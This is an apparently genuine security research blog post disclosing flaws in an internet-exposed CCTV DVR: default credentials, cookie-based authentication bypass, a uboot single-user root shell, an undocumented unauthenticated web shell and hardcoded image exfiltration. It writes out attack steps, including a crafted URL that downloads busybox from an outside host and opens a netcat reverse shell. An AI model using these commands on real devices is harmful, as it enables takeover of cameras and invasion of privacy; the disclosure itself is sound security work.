Blog: How-Tos

Pwning CCTV cameras

Source: https://www.pentestpartners.com/security-blog/pwning-cctv-cameras/

Andrew Tierney 10 Feb 2016

CCTV is ubiquitous in the UK. A recent study estimates there are about 1.85m cameras across the UK – most in private premises. Most of those cameras will be connected to some kind of recording device, which these days means a Digital Video Recorder or DVR.

DVRs take video feeds from multiple cameras and store them onto a drive. As well as displaying images on a screen, most of them can be accessed over a network, allowing users to connect using either a web browser or a custom client.


Of course, business and home owners want to access their DVRs remotely to keep an eye on things. The DVRs get opened up to the Internet using port-forwarding, and because of this, we can find hundreds of thousands of them quickly and easily on Shodan.

So, we decided to pick up a cheap DVR and see just how bad it could be. And it couldn't really be any worse.

After no more than a few hours of digging, we found the following issues:

Trivial to find on Shodan

The DVRs run a customer web server which has a very distinctive HTTP Server header of "JAWS/1.0". Searching for this on Shodan (https://www.shodan.io/search?query=JAWS%2F1.0), we can find over 44,000 of these devices that are or have been connected to the Internet at some point. Not all of them will be exactly the same, but it looks like a lot of them are.



Poor default credentials

By default, the username is admin and the password is blank.

It only seems possible to change the password using the DVR's local interface, connected to a TV.

It doesn't come with a keyboard, so it would be a safe bet that a large number of these DVRs are still using the same default credentials.

It's an old, boring problem, but default credentials are the plague of the IoT world.

Web authentication bypass


When you first visit the DVR, you are shown index.html, which requires you enter a username and password. If correct, you are directed to view2.html.

Oddly, if we clear our cookies and visit view2.html, we briefly see the page render, before being redirected back to index.html so we can enter our password.

This is nearly always a sign of JavaScript client-side authentication checks being made. Sure enough, if we examine the file view2.js:

```
$(document).ready(function(){
dvr_camcnt = Cookies.get("dvr_camcnt");
dvr_usr = Cookies.get("dvr_usr");
dvr_pwd = Cookies.get("dvr_pwd");
if(dvr_camcnt == null || dvr_usr == null || dvr_pwd == null)
{
location.href = "/index.html";
}
```

Read that and let it sink in. As long as those three cookies have ANY value, you will be allowed access (dvr_camcnt needs to be 2, 4, 8 or 24 for other functionality to work though).



Sure enough, manually setting those cookies grants us access. Not good – we now have full control of the DVR functionality without needing to know the username or password.

Open serial console

Whilst full control of the DVRs web interface is fun, I want a root shell.

Popping the lid on the box, we find a header J18. This is a 115200 serial port. Although I can see output, there is no shell and it won't accept any input.

Rebooting the device, we see that the board is using uboot, an extremely common open-source boot loader. We can interrupt uboot by pressing any key. You only have a second to do this though, so it might take a few goes!

We are now in the uboot console. Let's change boot arguments to single user mode so we don't

need a password to login:

setenv bootargs ${bootargs) single
boot

The DVR boots into single user mode and we have a root shell – we can do anything we want.


Built-in web shell

A local root shell is good, but I want remote shell access.


Looking round the firmware, it's found that most of the functionality is in dvr_app – including the web server. Despite the directory cgi-bin being used by the web interface, I can't find this directory in the file system on the device – it's likely that dvr_app handles this internally. This seems quite common on embedded devices.

Using strings on the binary, cgi-bin is obvious. But very near to it, other values can be seen – including moo and shell.

Visiting moo shows us a curious image of a cow. This is the image that you see when you run apt-get moo on a Debian distro. Why this has been added as functionality, we're not sure.




Visiting shell hangs. But visit shell?ps and you see a list of processes.



We have a remote, unauthenticated root shell, that is undocumented and not possible to disable, built-in to the device. This is as bad as it gets.

Telnet with no authentication

The device is already running telnet on port 23, but it requires the root password. Even though we can see /etc/passwd and get the descrypt hash, we still don't have the password.




We are running this through our password cracker to see if we can get the password, but it may take some time.

To get around this, we use the remote web shell to start a new already logged-in telnet daemon:

http://192.168.3.101/shell?/usr/sbin/telnetd -l/bin/sh -p 25

We can now telnet in and use the device normally.



This is fun, but most users will only have forwarded the outside world to port 80. An attacker can start telnet on port 25, but would be unable to access it.

Reverse shell

The way to work around this is to setup a reverse shell. An attacker causes the DVR to connect back to a host under his control. As long as the user allows outbound connections, this will succeed – it's a great way of bypassing NAT and firewalls. Domestic and small-business networks very rarely perform any outbound filtering.

Normally, we would use the tool netcat to setup a reverse shell.. The DVR uses busybox to provide the bulk of shell functionality, like many small embedded devices. As usual, the selection of commands available is arbitrary. Unfortunately, netcat is not available. We can fix this.

The DVR uses an ARM processor. This means that it's generally not possible to just download netcat or busybox – we need to compile it.

Compiling for embedded systems can get awkward, especially if you need to interact with hardware. Thankfully, busybox and netcat don't have many requirements. We just need to build a statically linked binary for the right architecture. It has to be statically linked to avoid dependencies on libraries that many not be present or may be out of date. This will make the binary much larger, but on this device we don't have space constraints.

Now we have busybox with netcat. Now to get this on the DVR and running.

1. Find a writeable directory. The bulk of the filesystem is read only – you can't even change the passwords or add a user. This is a DVR though, so we have a massive hard drive mounted in /root/rec/a1
2. Use wget to download the new busybox binary into this directory
3. Make busybox executable
4. Run the netcat reverse shell


This ends up with the final command of:

http://192.168.3.101/shell?cd /root/rec/a1 && wget %68%74%74%70%3a%2f%2f%32%31%32%2e%31%31%31%2e%34%33%2e%31%36%31%2f%62%75%73%79%62%6f%78%20 && chmod %2bx busybox && ./busybox nc 1.2.3.4 8000 -e /bin/sh -e /bin/sh

The wget URL needs to be URL encoded – it is actually:

http://1.2.3.4/busybox


Our netcat listener on our server receives a connection, and now we can interact with the DVR, simply by visiting a crafted URL on it.



Sends stills to a strange hardcoded email address

Looking into the dvr_app binary further, we can find some very odd functionality.

For whatever reason, snapshots of the first camera are sent to lawishere@yeah.net.



Why? We have no idea. The email address is still live, and is now being sent the intro to Button Moon frame by frame.

Sending images from a DVR like this is a serious breach of privacy.

Strangely, someone else had already reported this issue on the GitHub page of Frank Law, the owner of the email address:

https://web.archive.org/web/20151010191622/https://github.com/lawishere/JUAN-Device/issues/1

He has since pulled the https://github.com/lawishere repo.

It appears that there are several versions of the firmware present.

- Some don’t have any email functionality – you have nothing to worry about apart from the authentication bypass and root shell.
- Some have the email functionality, but aren’t sending any emails as the default SMTP server is no longer present.
- Some have the email functionality.

A GitHub repo (https://github.com/simonjiuan/ipc) containing code related to the DVR has been found by a commenter on HackerNews. This has some of the functionality in it, but the actual part when the email is sent is commented out.

This repo appears to be setup for an IP camera, with a different make and model. Look at the top right though – the repo has been forked 9 times. Where else is this code used?

Other issues

It doesn’t end there though. This device is just a catalogue of mistakes:

- If you get a shell or command injection via the web server, you are root already. No need to escalate.
- No CSRF protection. You can trick a user into clicking a link that will carry out an action on their behalf.
- No account lock-out or brute force protection. You can guess as many passwords as you like. The only rate limiting is the device itself being slow.
- No HTTPS. All communications are sent in the plain and can be intercepted and tampered with.
- No firmware updates. We can’t find any detail on the name MVPower. The firmware suggests commonality with Juantech, but none of their firmwares are compatible. You are stuck with these issues.

Our advice

Putting one of these on your network leaves you open to serious risk. If you port forward to the web interface, you are allowing attackers to take full control of the device. This can then be used as a pivot and be used to attack the rest of your network from inside.